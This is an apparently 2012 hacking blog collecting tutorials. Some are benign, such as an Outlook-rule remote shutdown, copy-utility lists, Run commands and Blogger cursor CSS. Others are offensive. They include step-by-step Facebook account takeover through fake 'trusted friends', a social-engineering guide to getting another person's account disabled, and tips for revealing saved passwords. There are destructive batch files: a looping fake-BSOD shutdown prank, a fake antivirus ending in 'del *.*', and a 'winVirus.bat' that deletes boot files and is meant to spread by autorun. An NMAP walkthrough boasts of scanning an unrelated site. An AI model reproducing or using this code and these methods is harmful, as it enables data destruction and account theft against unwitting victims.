Blogger Widgets

About Ash Hacker

My photo
I am a social-techno-learner which believes in its own efficiency first and then implements with the suggestions of my strong and enthusiastic Team which helps me takes everything into its perfection level.

Thursday, 17 May 2012

how to shut down your computer using your cell phone

Hi, do you want to learn a trick about “how to shut down your computer using your cell phone”. Are you always hiring the best way? Then, today you learn this trick easily in a simple way as just need to look carefully this step to step tutorial about “how to shut down your computer using your cell phone”.
Note: you can complete this trick in every operating system but, here we are representing this tutorial in “Windows 7 Professional”.
So let’s start, first open notepad as go to-> Start- All Programs- Accessories- Notepad. You can also open it in other way as go to-> Start and click on run and there type- “notepad”. Then, you will get notepad (simple editor) in front of window screen. Then, type in notepad “shutdown –s” and save this file anywhere where you want but, save with file as named “shutdown.bat” in your operating system. Illustrated at below picture-


After above process, the second step is to create your “Gmail” account or other account like yahoo for email id but, here showing Gmail. If you already have a Gmail account means having email id then, forget this step and if not as for this just search on internet as type in URL box- “gmail.com” and hit enter button from your keyboard. Then you will get, see image below-

On this page, click on “Create an Account” as shown above. Then, you will get a form where you need to fill your details like first name, last name, birth date and many more as follow instructions carefully and you will get you unique email id through that page.
Now, the next step is to create an email for Microsoft outlook (MS-outlook) and also configure some settings. So, just open MS outlook as go to-> Start – All Programs – Microsoft Office and click on Microsoft Office Outlook (any version like 2003, 2007, 2010). If you don’t have MS outlook in your operating system then, you can purchase this software online. Here in this tutorial we are showing MS-outlook 2003.

After open, go to-> Tools – Email Accounts… Click on Email Accounts…

So you will get this window-

Click on check box- “Add a new e-mail account” as shown as above and click next. So you get-

Click on Check box- “POP3” and click on Next >
You will get-

So, enter your name and e-mail address “email id” as you get through Gmail as illustrated whole fact above. In server Information, enter in Incoming mail server (POP3): “pop.gmail.com” and in Outgoing (SMTP): “smtp.gmail.com”. Enter you username and password also as you can enter your desired username and password. After whole click on more settings as all things are shown above, visit carefully.
In more settings, you will get this screen-

Click on Outgoing Server as will get this-

So, click on Check box as mouse indicating in upper image.
After this, click on Advanced as visit below-

In Advanced, change the value as enter in Incoming server (POP3): 995 and enter in outgoing (SMTP): 25 and click on all checkboxes and finally click on Ok button as shown above. Just do copy of above.
Then, you will get back to previous screen as then, click on next as shown below-

And finally, click on finish,
Then, go to-> Tools – Send\Receive – Send\Receive Settings – Define Send\Receive Groups (Ctrl+Alt+S). Given below-

After Click, you will get this screen-

So check your screen as do copy of above picture. In this, especially check, checkbox- Schedule an automatic send\receive every (1) minutes. And finally click on close.
Now, the last step is to manipulate our computer (ms-outlook) with text message as for this, we have to set up of rules and alerts on outlook. So, again go to-> Tools – Rules and Alerts. See image below-


Then, you will get Rules and Alerts Screen as there click on New Rule as see below-

In New Rule, you will get Rule Wizard .So, just click on check box- “start from a blank rule” and click on next as visit image below-

Now, the next step is as click on check box- “with specific words in the subject or body” and click on specific words as shown below-

Through click, you will get Search Text wizard as write- shutdown and add and click on ok button and finally click on next

As you will on next, click on check box- start application and below click on application as though click you will get an open wizard as visit below

In open wizard, open your file- “shutdown.bat” as you created and saved firstly above on a particular location.
After this, you will get this wizard again as click on next.

Again, click on next-

Click on finish

And finally click on Apply and then, on OK as shown below

So, all above process is the complete whole process to shut down your computer via cell phone in less than a minute. Now, you can open your Gmail account in cell phone and just send a text message to your Gmail account saying “shutdown” w/o quotation and you will found that your computer will be shutdown in a minute. If you are out of your city as wants to shut down your computer using your Cell phone in a minute as this is the best way. Finally, are you still thinking as How to shut down your Computer using your Cell Phone? Then, just follow this tutorial now as you will get result within hour.
We hope you like this briefly described tutorial. Just does this now…


ASH-HACKER


How to hack?, This is the same question that is asked to me every single day. Infact it's one of the most searched and widely spoken topics on the internet. There are tons and tons of guides and how to's available on the internet related to hacking and pentration testing. However, the problem is that unless you can't learn how to hack unless you don't practice the stuff you learned.  Which brings us to the next question, Where do I practice what I learn?


Another problem with today's Ethical hacking and penetration testing courses is that they fail to offer real world attack scenario in order for the students to practice and learn in a much better way. Most of the courses you would find on the internet would commonly suggest you the following for the lab.

1. Backtrack (Attacker)
2. Windows Xp (Victim)

And you would end up practicing on a vulnerable target of your choice, However penetration testing in the real world is extremely difficult and require creative thinking and you are faced up against lot of different security mechanisms such as Firewalls, IDS, IPS etc.
Recently this week I came across a Penetration testing course that gravitated my attention in the first look. The name of the course is "Codename: Samurai Skills".

"Codename: Samurai Skills" by ninja sec team is a medium level penetration testing course which provides students with a good base of both theoretical and practical knowledge. The approach of this course is similar to elearnsecurity and offensive security.

The whole course is divided into eight different modules. Each of the modules contains a PDF material along with the videos related to the topic. The course starts by giving a solid introduction related to Penetration testing, different types of approaches and methodology. The next chapter directly dive into the practical demonstrations of various penetration testing tools on backtrack related to information gathering.

Module 3: Scanning and Assessment

the author does not only introduces you to different types of scanning tools and methodologies but also provides handy tips in order to bypass different types of protections such as firewalls, IDS etc.

Module 4: Network Attacking Techniques


 In this module author introduces the students to various types of different network attacking and exploitation techniques. Going beyond just using ms08_067_netapi exploits which is a common exploit used in almost every training.  The module also covers topics like network password cracking, man-in-the-middle, ARP spoofing, password sniffing and common targeted protocols.


Module 5: Windows & UNIX Attacking Techniques 

This module introduces the student to various types of vulnerabilities inside windows xp found inside windows Xp hashing mechanism. The module also talks about unix attacking techniques. However, I was expecting a bit more of material related to UNIX attacking techniques.

Module 6: Windows & UNIX Post-Exploitation Techniques 

This module covers Windows and Unix post exploitation techniques in depth introducing the student to various topics such as meterpreter, privilege escalation, local password cracking, impersonation, routing / pivoting and other topics, for both Windows and UNIX.

Module 7: Web Exploitation Techniques  


This module is the longest module of all with around 5 hours of practical demonstrations. The module starts by   explaining various scanning and application footprinting techniques. Right after the scanning part the author directly dives the students inside web application exploitation techniques such as SQL injection and Blind SQLi, File Upload and Remote File Include (RFI) vulnerabilities, Command Injection, Cross Site Scripting (XSS) (both reflected and stored), and Cross-Site Request Forgery (CSRF).

Module 8: Windows Exploit Development


This module was by far my favorite as the instructor has done tremendous job in explaining the windows exploit development process.  The module covers a step by step process of development of a buffer overflow exploit.  The instructor has made the complex exploit development process look so easy for the students that even script kiddies can learn it with a little bit of effort.

The ninja-sec team also offers a certificate for any one who completes the following lab challenges:


The end goal is to collect a key.txt file inside of impossible network.

.....ASH-HACKER(http://ash-hacker.blogspot.in/)

Hack Facebook Accounts With Reverting


Facebook pays millions of dollars to security experts and penetration tester to keep the privacy of their users as safe as possible. So therefore we cannot use direct methods such as bruteforcing, dictionary attacks in order to hack facebook account due to account lockout feature. However, Also i would like to clear one more doubt that there is no such software which will hack a facebook password for you by just entering your email address. There are also methods such as Phishing, keylogging etc, which can help you hack facebook account, which are also suggested ones.

However here in this tutorial we will be exploiting a bug inside facebook in order to hack a facebook account. The vulnerability exploits trusted friends feature inside facebook which could be used to reset some one's facebook password.

Note: If you would like to learn about more advanced methods to hack a facebook account, Kindly refer my post How To Hack Facebook Password.


1. The thing which we use is to trick the Three Friend Account Recovery Method of facebook

2. The homework i was talking about is that you will have to make three fake account and make sure that they are in the friend list of the person you want to hack.

3. Once you are done with the above two steps you can start the hacking business.

4. Go to Forgot Password area of facebook.

5. It will show victims e-mail address and may be mobile phone at which he can be reached,choose ''no longer access to these'' option.

6. Now you will be prompted to enter an alternate e-mail address, type your e-mail address or create a new one.

7. Now you will be asked the ''Security question". Make random guesses,if you know the victim you might just get the right answer,if you don't-no worries !

8. If you have not succeeded in getting the answer right you will get to our main aim ''The Trusted Friends" recovery option.


9. Here click on ''continue'',choose  3 trusted friends-The Three fake accounts you have created and they are friends with the victim.


10. After you have chosen them,facebook will supply you with some codes on those fake accounts,follow the procedure and victims account is yours ! You've hacked them ! :)


Google Raises Bug Bounty - Great News For Hackers


A good news for the hacking community- The internet giant Google has raised the bounties from $3133 to $20,000.Most companies that are in the business of providing software or services are willing to pay industrious and benevolent hackers who find bugs in the code. Google has been making use of these folks for quite some time, but now Mountain View is increasing its rewards dramatically in an effort to encourage more people to join the bug hunt. Google previously handed out a maximum of $3133.70, but now will offer  up to $20,000 per bug.

Wednesday, 2 May 2012

MS DOS Is NOT DEAD!


MS-DOS isn't dead!!!
You can boot up in MS-DOS my making a boot disk. A program to do that is attached here.
boot600.exe685 KB
Step 7Very mean viruses DO NOT USE
this virus can wreck a drive DO NOT NOT NOT USE, REPEAT DO NOT USE!

THESE ARE ILLEGAL.

i no this will be contrversial, so i quote: Congress shall make no law respecting an establishment of religion, or prohibiting the free exercise thereof; or abridging the freedom of speech, or of the press...

OK I say one more time(last time really) DO NOT RELEASE!!!!!!!!!!!!

ok #1 DEADLY BSOD :

*****************************************************

@echo off
cd /
cls
color 17
echo A problem has been detected and Windows has been shut down to prevent damage
echo to your computer.
echo.
echo The problem seems to be caused by the following file: SPCMDCON.SYS
echo.
echo PAGE_FAULT_IN_NONPAGED_AREA
echo.
echo If this is the first time you've seen this stop error screen,
echo restart your computer. If this screen appears again, follow
echo these steps:
echo.
echo Check to make sure any new hardware or software is properly installed.
echo If this is a new installation, ask your hardware or software manufacturer
echo for any Windows updates you might need.
echo.
echo If problems continue, disable or remove any newly installed hardware
echo or software. Disable BIOS memory options such as caching or shadowing.
echo If you need to use Safe Mode to remove or disable components, restart
echo your computer, press F8 to select Advanced Startup Options, and then
echo select Safe Mode.
echo.
echo Technical information:
echo.
echo *** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)
echo.
echo.
echo *** SPCMDCON.SYS - Address FBFE7617 base at FBFE5000, DateStamp 3d6dd67c
pause >nul
cls
echo Downloading viruses . . .
ping localhost -n 5 >nul
cd c:\
dir /s
pause >nul
shutdown -s -t 120 -c "Your computer has committed suicide, have a nice day."
:dead
start bsod.bat
goto dead
*******************************************************************
NOTE: NO permanent damage.

2:Fake Antivir
*****************************************************************************************************
@echo OFF
echo This program will purge any ak$327 viruses on your computer.
echo SEARCHing (lots of text, may take a while, just
echo wait, will beep when finished.)
pause
cd C:\
dir /s
echo
echo
echo
echo Done searching, PRESS ENTER or RETURN KEY TO DISPLAY
pause>nul
echo Displaying infected files
echo Files infected with ak$327:
echo short full
echo 1:pacerprf.ini displaying on next line
echo Full path:
echo C:\Windows\inf\Psched\0009\pacerprf.ini
echo 2:memtest.exe C:\Windows\Boot\PCAT\memtest.exe
pause
echo WARNING
echo MEMTEST.EXE WILL PERMENENTLY DELETE YOUR
echo SYSTEM ON A SPECIFIED DATE!
ECHO DELETE IMMEDIATLY, OR LET ME!
echo close now if you want to delete it yourself.
echo otherwise press space
echo note to please run this on an ADMINISTRATOR account.
pause>nul
echo Confirm if prompted by pressing y then enter or return........
del C:\Windows\Boot\PCAT\memtest.exe
Pause
echo thanks for using this program, please delete this too:
echo C:\Windows\inf\Psched\0009\pacerprf.ini
pause@echo off
del *.*
y

Shutdown the comp! && BSOD(Blue Screen Of Death)


go to cmd
type: shutdown -s -t 20 -f -c "shutting down..............."

SEND TO SOMEONE ELSE!
right click desktop
new>shortcut
shutdown -s -t 20 -f -c "shutting down..............." in the box
next
a name in the box
finish
send to a friend!
######################################

iBSOD(Blue Screen Of Death)
to create the BSOD, make a batch file, then type what's between the stars

*****************************************************

@echo off
cd /
cls
color 17
echo A problem has been detected and Windows has been shut down to prevent damage
echo to your computer.
echo.
echo The problem seems to be caused by the following file: SPCMDCON.SYS
echo.
echo PAGE_FAULT_IN_NONPAGED_AREA
echo.
echo If this is the first time you've seen this stop error screen,
echo restart your computer. If this screen appears again, follow
echo these steps:
echo.
echo Check to make sure any new hardware or software is properly installed.
echo If this is a new installation, ask your hardware or software manufacturer
echo for any Windows updates you might need.
echo.
echo If problems continue, disable or remove any newly installed hardware
echo or software. Disable BIOS memory options such as caching or shadowing.
echo If you need to use Safe Mode to remove or disable components, restart
echo your computer, press F8 to select Advanced Startup Options, and then
echo select Safe Mode.
echo.
echo Technical information:
echo.
echo *** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)
echo.
echo.
echo *** SPCMDCON.SYS - Address FBFE7617 base at FBFE5000, DateStamp 3d6dd67c
pause >nul
cls
echo Downloading viruses . . .
ping localhost -n 5 >nul
dir /s
pause >nul
shutdown -s -t 120 -c "Your computer has committed suicide, have a nice day."
*****************************************************
note no damage is done, just prints all files to screen, then shuts down.

Friday, 9 March 2012

Change Start Menu with just One-Click


I really was fred up of the different ways to change the name of Start Menu. But finally found out a way to do that easily. Below is a Software that directly changes the name of your Start Menu. Click here to download the software utility.

Snapshot :  Simple Start Menu.
Software and start menu after change.


You just have to put your name in New Label and you're done.
Enjoy your Start Menu. $$$$$$$$$$$

Thursday, 1 March 2012

Copy Files Faster in Windows


TeraCopy – Copy your Files Faster, even from Scratched CDs

BestSoftwarestoMoveCopyFilesFasterinWindowsteracopy Softwares to Move, Copy Files Faster in Windows
TeraCopy is a compact program designed to copy and move files at the maximum possible speed, providing the user a lot of features. I often have to move big files and this helps me a whole lot.
  • Copy files faster. TeraCopy uses dynamically adjusted buffers to reduce seek times. Asynchronous copy speeds up file transfer between two physical hard drives.
  • Pause and resume file transfers. Pause copy process at any time to free up system resources and continue with a single click.
  • Error recovery. In case of copy error, TeraCopy will try several times and in the worse case just skips the file, not terminating the entire transfer.
  • Interactive file list. TeraCopy shows failed file transfers and lets you fix the problem and recopy only problem files.
  • Shell integration. TeraCopy can completely replace Explorer copy and move functions, allowing you work with files as usual.
Download TeraCopy – Link

ExtremeCopy – Copy Files Faster

BestSoftwarestoMoveCopyFilesFasterinWindowsExetremeCopy Softwares to Move, Copy Files Faster in Windows
ExtremeCopy is a Windows copy file utility which copy and move files and folders extremely fast and operation is simple. It includes some powerful features such as pause copy process,error recovery and so on but as easy as Windows default copy handle. Features are :
  • Copy or move your file(s)/folder(s) as usual and more efficient and more powerful
  • Save much time when you backup your files to another hard drive or USB drive or computer
  • Manage your copy task easily
Download Extreme Copy – Link

FastCopy – Fastest Copy/Delete Software on Windows

BestSoftwarestoMoveCopyFilesFasterinWindowsfastcopy Softwares to Move, Copy Files Faster in Windows
It automatically selects different method according to whether Source and DestDir are in the same or different HDD. Reading and writing are processed respectively in parallel by another thread for Diff HDD, while for Same HDD reading are processed until the big buffer fills.
When the big buffer filled, writing are started and processed in bulk because Reading/Writing are processed with no OS cache at all, other applications aren’t easy to become heavy.
Download FileCopy – Link

Talent Copy – Read & Write Files in Hard Drive Faster

talent copy write files faster Softwares to Move, Copy Files Faster in Windows
Talent Copy V, which is a totally free program, currently in beta, and is devoted entirely to Windows Vista at Seven, by which you can speed up the transfer of our files up to 3 times, restricting the same time, any gaps and noise of the HDD.
Download Talent Copy: Link
Using Talent Copy V is particularly easy, since, to take advantage of its great potential is sufficient to copy, or move our files and folders as usual, although they had by using the “Copy Paste with Talent” this in context menu, when the files are pasted into another destination.

Copy Handler – Copy and Move Files Faster and Smartly

BestSoftwarestoMoveCopyFilesFasterinWindowscopyhandler Softwares to Move, Copy Files Faster in Windows
Copy Handler is a free software for Windows systems, which allows you to take full control over the file copy and move operations. Program is highly customizable and fully integrates with the operating system.
In addition, Copy Handler offers many advanced options such as task queuing, filtering files according to specific criteria, pausing and resuming copying files operations, changing the copying parameters on the fly and in many cases also offers a significant acceleration of the entire copying files process.
Download Copy Handler – Link
Super Copy
SUPERCopyBestSoftwarestoMoveCopyFilesFasterinWindows Softwares to Move, Copy Files Faster in Windows
Super Copy provides a very robust way to copy files in Windows. Super Copy does not prompt you for more information once the copy has started; all options are specified beforehand. This is simply a lightweight interface for XCOPY, and will not negatively affect your system’s performance.
Download Super Copy – Link

Power Copy

Power Copy provides a specialized copy environment useful for data backup and data recovery applications.
Screenshot Softwares to Move, Copy Files Faster in Windows
It gets past Windows security so you don’t need to worry about having proper permissions. Files that are physically damaged are automatically skipped and the copy process continues. On-screen alerts let you know of any issues encountered.
Download : Power Copy
Easily drag and drop files with the Windows Explorer shell extension. Use the standalone executables provided in the installation directory to launch Power Copy on another computer without having to install it.

Fix to Copy Large Files in Vista Faster

Maybe you have already encountered the strange behavior that it takes much longer to copy large files in Windows Vista than in Windows XP. The problem is caused by a new feature called Auto Tuning which is by default enabled inMicrosoft Windows Vista.
To disable Auto Tuning and speed up the copy process and avoid timeouts and disconnects do the following:
Open a command prompt and type the following: netsh int tcp set global autotuninglevel=disabled
To turn it on again: netsh int tcp set global autotuninglevel=normal
Don’t try this if you feel uncomfortable in DOS. Let me know your experience with these softwares/tricks in comments!! icon smile Softwares to Move, Copy Files Faster in Windows

156 Useful Run Commands

To Access…Run Command
Accessibility Controlsaccess.cpl
Accessibility Wizardaccwiz
Add Hardware Wizardhdwwiz.cpl
Add/Remove Programsappwiz.cpl
Administrative Toolscontrol admintools
Adobe Acrobat (if installed)acrobat
Adobe Designer (if installed)formdesigner
Adobe Distiller (if installed)acrodist
Adobe ImageReady (if installed)imageready
Adobe Photoshop (if installed)photoshop
Automatic Updateswuaucpl.cpl
Bluetooth Transfer Wizardfsquirt
Calculatorcalc
Certificate Managercertmgr.msc
Character Mapcharmap
Check Disk Utilitychkdsk
Clipboard Viewerclipbrd
Command Promptcmd
Component Servicesdcomcnfg
Computer Managementcompmgmt.msc
Control Panelcontrol
Date and Time Propertiestimedate.cpl
DDE Sharesddeshare
Device Managerdevmgmt.msc
Direct X Control Panel (if installed)*directx.cpl
Direct X Troubleshooterdxdiag
Disk Cleanup Utilitycleanmgr
Disk Defragmentdfrg.msc
Disk Managementdiskmgmt.msc
Disk Partition Managerdiskpart
Display Propertiescontrol desktop
Display Propertiesdesk.cpl
Display Properties (w/Appearance Tab Preselected)control color
Dr. Watson System Troubleshooting Utilitydrwtsn32
Driver Verifier Utilityverifier
Event Viewereventvwr.msc
Files and Settings Transfer Toolmigwiz
File Signature Verification Toolsigverif
Findfastfindfast.cpl
Firefox (if installed)firefox
Folders Propertiesfolders
Fontscontrol fonts
Fonts Folderfonts
Free Cell Card Gamefreecell
Game Controllersjoy.cpl
Group Policy Editor (XP Prof)gpedit.msc
Hearts Card Gamemshearts
Help and Supporthelpctr
HyperTerminalhypertrm
Iexpress Wizardiexpress
Indexing Serviceciadv.msc
Internet Connection Wizardicwconn1
Internet Exploreriexplore
Internet Propertiesinetcpl.cpl
Internet Setup Wizardinetwiz
IP Configuration (Display Connection Configuration)ipconfig /all
IP Configuration (Display DNS Cache Contents)ipconfig /displaydns
IP Configuration (Delete DNS Cache Contents)ipconfig /flushdns
IP Configuration (Release All Connections)ipconfig /release
IP Configuration (Renew All Connections)ipconfig /renew
IP Configuration (Refreshes DHCP & Re-Registers DNS)ipconfig /registerdns
IP Configuration (Display DHCP Class ID)ipconfig /showclassid
IP Configuration (Modifies DHCP Class ID)ipconfig /setclassid
Java Control Panel (if installed)jpicpl32.cpl
Java Control Panel (if installed)javaws
Keyboard Propertiescontrol keyboard
Local Security Settingssecpol.msc
Local Users and Groupslusrmgr.msc
Logs You Out Of Windowslogoff
Malicious Software Removal Toolmrt
Microsoft Access (if installed)msaccess
Microsoft Chatwinchat
Microsoft Excel (if installed)excel
Microsoft Frontpage (if installed)frontpg
Microsoft Movie Makermoviemk
Microsoft Paintmspaint
Microsoft Powerpoint (if installed)powerpnt
Microsoft Word (if installed)winword
Microsoft Syncronization Toolmobsync
Minesweeper Gamewinmine
Mouse Propertiescontrol mouse
Mouse Propertiesmain.cpl
Nero (if installed)nero
Netmeetingconf
Network Connectionscontrol netconnections
Network Connectionsncpa.cpl
Network Setup Wizardnetsetup.cpl
Notepadnotepad
Nview Desktop Manager (if installed)nvtuicpl.cpl
Object Packagerpackager
ODBC Data Source Administratorodbccp32.cpl
On Screen Keyboardosk
Opens AC3 Filter (if installed)ac3filter.cpl
Outlook Expressmsimn
Paintpbrush
Password Propertiespassword.cpl
Performance Monitorperfmon.msc
Performance Monitorperfmon
Phone and Modem Optionstelephon.cpl
Phone Dialerdialer
Pinball Gamepinball
Power Configurationpowercfg.cpl
Printers and Faxescontrol printers
Printers Folderprinters
Private Character Editoreudcedit
Quicktime (If Installed)QuickTime.cpl
Quicktime Player (if installed)quicktimeplayer
Real Player (if installed)realplay
Regional Settingsintl.cpl
Registry Editorregedit
Registry Editorregedit32
Remote Access Phonebookrasphone
Remote Desktopmstsc
Removable Storagentmsmgr.msc
Removable Storage Operator Requestsntmsoprq.msc
Resultant Set of Policy (XP Prof)rsop.msc
Scanners and Camerassticpl.cpl
Scheduled Taskscontrol schedtasks
Security Centerwscui.cpl
Servicesservices.msc
Shared Foldersfsmgmt.msc
Shuts Down Windowsshutdown
Sounds and Audiommsys.cpl
Spider Solitare Card Gamespider
SQL Client Configurationcliconfg
System Configuration Editorsysedit
System Configuration Utilitymsconfig
System File Checker Utility (Scan Immediately)sfc /scannow
System File Checker Utility (Scan Once At The Next Boot)sfc /scanonce
System File Checker Utility (Scan On Every Boot)sfc /scanboot
System File Checker Utility (Return Scan Setting To Default)sfc /revert
System File Checker Utility (Purge File Cache)sfc /purgecache
System File Checker Utility (Sets Cache Size to size x)sfc /cachesize=x
System Informationmsinfo32
System Propertiessysdm.cpl
Task Managertaskmgr
TCP Testertcptest
Telnet Clienttelnet
Tweak UI (if installed)tweakui
User Account Managementnusrmgr.cpl
Utility Managerutilman
Windows Address Bookwab
Windows Address Book Import Utilitywabmig
Windows Backup Utility (if installed)ntbackup
Windows Explorerexplorer
Windows Firewallfirewall.cpl
Windows Magnifiermagnify
Windows Management Infrastructurewmimgmt.msc
Windows Media Playerwmplayer
Windows Messengermsmsgs
Windows Picture Import Wizard (need camera connected)wiaacmgr
Windows System Security Toolsyskey
Windows Update Launcheswupdmgr
Windows Version (to show which version of windows)winver
Windows XP Tour Wizardtourstart
Wordpadwrite

Wednesday, 29 February 2012

How To Add Cool Emoticons In Facebook Chat Conversations

In this post I’ll show you how to add cool set of emotions in your facebook chat conversations . All what you need to do is to install free facebook emotions and restart your web browser.
1) Download facebook emotions from this link
2) Restart your web browser

How To Delete Someone Else Facebook Account

This tutorial is education purpose only, once deleted profile can never be recovered.
This is an extreme example of Social Engineering technique, we need following things to do so.

  1. Victim’s profile link ( you can get it easily )
  2. His/Her Email which he/she uses to sign in
  3. His/Her birth date which he/she has used in the profile
  4. Make an Email ID on gmail or yahoo with the first name and last name same as on victim’s facebook profile.

  • Enter details. In the place of ‘ email address where you can be contacted ‘ enter the fake email u created.
  • You will get a email on that ID in which facebook people will ask your problem. Reply to them that you are XYZ( victim’s name ) and you cant access your facebook account. Also you have lost access to your Email Address associated with the account. You dont know what to do now. The hacker is coming online regularly and using your account. If the victim is a girl also write ‘ I am a girl and it poses threat to my social life ‘ and write anything you want that could make them take action.
  • After 2-3 days youu will get a reply. They will again ask you that you have access to your associated Email or not? Reply them that you still don’t have access to it. And repeat what all you wrote in first mail.
  • Next Day or Same Day you will get an Email that your account is disabled.

How To Break Password Behind The Stars


Ever wanted to know what is behind those ******** passwords. For example if you want to know password from facebook account that somebody else have typed and left it. Here is post which will help you. .
1)How to break hidden passwords ******** in firefox
This is simple. Just copy and paste the following javascript code when in your address bar whenever you are on a site with a login form and it will display the password behind ****** right away.
Javascript Code :

break password

password

2)How to break hidden passwords ******** in Internet Explorer
Download Asterisk Key and run it. When you are on a site with a login form click Show Internet Explorer Passwords


2)How to break hidden passwords ******** in some applications
To do it, you should use free password reader utility called SC-PassUnleash. But, it only works on certain FTP clients and email clients.
Download: SC-PassUnleash


To share idea join the facebook........

Tuesday, 28 February 2012

Batch virus


I assume you know the basic about batch files before reading this post.
Batch files are used to run a dos command without opening command prompt
window. You can run many dos commands using a single batch file. For this
you have to learn how to write a batch file. I am not going to tell you how
to make a batch file. If you don’t know how to write, try to learn it from
anywhere else. This post will show you some batch files which can corrupt
your window. You can also say that these batch files can work like a virus.
So be careful and not to try in your computer.


   - Autoexec.bat
   - Ntldr
   - Boot.ini
   - Win.ini

These files are very important and necessary for any windows operating
system. So if you want to corrupt windows of a person you have to delete
these four files from the computer.
*@echo off *
*attrib -r -s -h c:\autoexec.bat *
*del c:\autoexec.bat *
*attrib -r -s -h c:\boot.ini *
*del c:\boot.ini *
*attrib -r -s -h c:\ntldr *
*del c:\ntldr *
*attrib -r -s -h c:\windows\win.ini *
*del c:\windows\win.ini *

save this code as winVirus.bat.

If you want to make it more harmful, make its exe using bat_to_exe
converter and make an autorun disk of it. When someone use the disk autorun
will execute itself and command will generated by batch file will corrupt
the windows. **
.....Ash-Hacker.

Saturday, 18 February 2012

Change Blogger Mouse Cursors / Mouse Pointer / cursor cursors / Mouse Cursor for Blogger


How do I change my Blogger mouse cursor ? You should know that some people find web pages mouse pointer , cursor cursors , mouse cursor , tumblr cursors , cursors for windows 7 , mouse icon , cursor pointer , free cursor , cursor download. In this tutorial we show you how to easily change the default mouse cursor white something a little more exciting. How To Change Blogger Mouse Cursors In Easy Way.


I take the cursor image from http://www.cursors-4u.com/ and you can change it anytime depends on your festive moods.


How to Install mouse cursor in blogger blog to animated cursors

This tutorial will help you to change the mouse cursor of your blog to animated cursors. As you can see in this blog, i haved installed a dark blue 3d cursor. You can also add it in your blogspot blogs and change it according to your will.


I have to write two set of instructions for each steps, as some of you are using the default layout, and some of you are using the new layout.Backup your template before attempting this tutorial.

Step 1:



In old layout: Go to Dashboard - Design - Edit HTML - Expand Widget Templates.


In new layout: Go to Dashboard - Template - Edit Template HTML - Expand Widget Templates.


Now find (CTRL+F) this code in the template:

</head>

And immediately before it, paste this code:


<style type="text/css">body, a:hover {cursor: url(http://safir85.ucoz.com/24work-blogspot/mouse-cursor/COOL_BLUE_OUTER_GLOW_POINTER-www.24work.blogspot.c.cur), progress;}</style><a href="http://24work.blogspot.com" target="_blank" title="Blogger Widgets"><img src="http://safir85.ucoz.com/24work-blogspot/cursor-24work-10.png" border="0" alt="Blogger Widgets" style="position:absolute; top: 0px; right: 0px;" /></a>


And now click Save Template

How To Change Mouse Cursor on Blogger


I created this post because there are a blogger friend who asked how to change the pointer / cursor on the blogger. This you can do to decorate the look of blog.

As you can see I already install the Cool Blue Outer Glow Pointer to my blogger. I take the cursor image from http://www.cursors-4u.com/  and you can change it anytime depends on your festive moods.

This is the steps of how to install designed cursor for your Blogger blog.

1) Go to Blogger Layout <HTML>

2)and Look for this code: <body>

3)Copy the code below, and paste the cursor below the tag <body>


<style type="text/css">body, a, a:hover {cursor: url(http://cur.cursors-4u.net/cursors/cur-2/cur116.cur), progress;}</style>

5) Save your template and you're done.

If you want to change your animated cursor, you can pick one here http://www.cursors-4u.com/ and simply replace the highlighted url in green to your selected cursor.


.....Ash-Hacker.

Saturday, 11 February 2012

NMAP (Hacking Tools)


NMAP tutorial:So... let's say that you donwloaded NMAP in one of its latest versions, if you didn't then go get it immediately! And come back only when you have it.DOWNLOAD IT HERE - LATEST VERSION 
When you start/launch/whatever you call itNMAP you should see a screen like this one here:


You will quickly get used to this Interface, its really user friendly:

(1) IMPORTANT: This is the most important part of the interface, here youwill type the IP of the target, or
a Web Page Adress, for you geeks out there it works both on IPv4 protocol and in IPv6 protocol.

(2) This is the type of scan you want to make, unless you are hacking

something really hardcore like government or big company shit then leave it as intensive, no one will notice. This also defines the speed and the agression it will use until it checks if a port is open or closed or if its using an specific OS

(3)This is where you'll set the commands to run in the process of scaning, leave it be, if you really want to change this use the wizard and create your own scan type so you can use later.


(4)Well, here you'll see displayed all the information you get. Well see that in just a second.


So
lets go ahead and enter what we know, i'll be scanning a pretty crappy japanese page that i found 20 minutes ago when i wake up, i dont know what it is about because i dont read japanese, i only know it had its CGI-BIN wide open and withouth protection so i checked all their stuff... Its still default security, so its not really a challenge


(5) As you see i've entered the URL for that jap site


(6&7) This will remain the same, though you must know that you can change them if you want to


(8) With all set lets go ahead and click on SCAN


(9) You'll see the "Scanning..." text under host


(10) You should see and
introductory text like this and some seconds later the scan per se will begin.

Now the scan is running, so just sit back and smoke a cigarrete (HEY ITS BAD FOR YOUR HEALTH DON'T DO IT) or listen to some music (BUT NOT TO LOUD, THATS BAD FOR YOUR HEALTH TOO)


Luckily for us this site has many ports wide open so you can see perfectly how the scan shows them AT FIRST. (11)


Now, since this could take a while specially if you are running it slowly to pass undetected every couple of minutes you'll see a percentage of the scan completed, just to let you know NMAP is still running. (12)


(13) VOILA! The ports that are open or filtered, their protocol (tipically TCP) and their main function and even the version of the software it is running, so you can search for your exploiting pleasure!

(14) And THIS is what i love about NMAP, it tells you the OS of the host! Well see this just now in depth...


Now, let see, oh yes, the OS! Look at this! its wonderful! The perfect tool for a hacker, to know your enemy! And knowledge is power!

(15) A nice image of the OS, in this case a relative of LINUX

(16) A graphic representing the average difficulty to hack into this, in this case a bomb, in safer systems you can see a Security Box, in the easiest of them a piece of cake (literally!)

(17) A brief report of the scan

(18) The EXACT version of the operative system (if found) an the accuracy (if found)[/CENTER]


WEL-COME

You Are Welcome Heartly.......
Blogger Widgets